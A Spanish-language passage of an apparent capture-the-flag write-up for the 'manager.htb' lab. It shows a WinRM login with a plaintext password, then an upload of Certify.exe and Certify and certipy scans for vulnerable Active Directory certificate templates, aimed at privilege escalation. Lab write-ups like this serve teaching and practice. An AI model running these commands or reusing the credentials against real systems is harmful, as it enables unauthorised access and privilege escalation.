
Iniciamos evil-winrm

Bash

```
evil-winrm -i 10.129.234.223 -u 'raven' -p
'R4v3nBe5tD3veloP3r!123'
```




- whoami /all



Tenemos el certificate que es lo raro y para escalar privilegios vamos a utilizar esta herramienta

```bash
upload /home/unicomanu/Academia/herramientas/CyberTOOLS/Windows/Certify.exe
```



hacemos esto

```bash
./Certify.exe find /vulnerable
```

Bash

```
certipy find -dc-ip 10.129.234.223 -ns 10.129.234.223 -u
raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -vulnerable -
stdout
```